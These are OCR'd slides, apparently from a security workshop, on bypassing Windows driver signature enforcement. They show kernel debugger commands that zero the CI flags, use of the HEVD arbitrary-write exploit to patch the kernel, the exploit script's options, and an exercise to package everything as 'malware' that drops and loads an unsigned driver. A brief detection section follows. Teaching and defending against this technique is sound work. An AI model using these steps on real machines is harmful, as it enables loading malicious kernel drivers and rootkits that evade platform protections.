Evaluate expression: 2256568 = 00000000`00226eb8
```

MANUAL FIX OR KERNEL FLAGS

- Try to change the variable
- Ex - to edit memory
  - EB - Edit BYTE
- Try to load the driver after the change
- Change back the variable
- PG?
- Once finished: turn off debugging and reboot

```
lkd> ed ci!g_cioptions 0
lkd> dd ci!g_cioptions L1
fffff809`2408dcb0  00000000


lkd> eb nt!g_cienabled 0
```

WINDOWS API – SERVICE MANIPULATION

- OpenSCManager - to open the service manager
- CreateService - create service, get handle
- OpenService - get service handle
- DeleteService - delete service with the handle
- StartService - start with the service handle
- CloseServiceHandle - release handle


USING AN EXPLOIT

- We will exploit HEVD Arbitrary overwrite vulnerability to patch the kernel
- Edit python code and fix:
  - g_cioptions_offset, g_cienabled_offset (Win 7, 8, 10)
- Start HEVD
- Run exploit
- Test driver functionality

```
Usage: exploit.py [options]

Options:
  -h, --help            show this help message and exit
  -o, --g_cioptions     Use CI!g_cioptions flag to bypass DSE
  -e, --g_cienabled     Use nt!g_cienabled flag to bypass DSE
  -s SERVICE_NAME, --service=SERVICE_NAME
                        Service name to install
  -p FILE_PATH, --path=FILE_PATH
                        Path of the unsigned driver
```

WINDOWS 7

- Go to Project properties -> Driver Settings -> General -> Target OS Version, and select Windows 7
  - Rebuild
- Program Compatibility Assistant will pop an alert
  - Doesn't affect driver being loaded
- Need to disable the service (in the exploit)


Program Compatibility Assistant

Windows requires a digitally signed driver

A recently installed program tried to install an unsigned driver. This version of Windows requires all drivers to have a valid digital signature. The driver is unavailable and the program that uses this driver might not work correctly.

Uninstall the program or device that uses this driver and check the publisher's support website to get a digitally signed driver.

Driver: Unknown Program
Service: WS
Publisher: Unknown Publisher
Location: c:\Users\workshop\...\workshop.sys

EXTRA MILE - MAKE A FULL “MALWARE”

- Base64 the drivers (unsigned, signed HEVD)
- Make the Python code to:
  - Drop both files to disk
  - Register and start HEVD service
  - Run exploit
  - Communicate with the new driver

DETECTING / PREVENTING KERNEL FLAG MODIFICATION

- Monitor driver loading
- Monitor service creation
- Patchguard

KERNEL FLAGS - WRAP UP

- Detection / prevention might be limited
- Kernel has to be patched every time the driver is loaded
- 2nd easiest method

THANK YOU!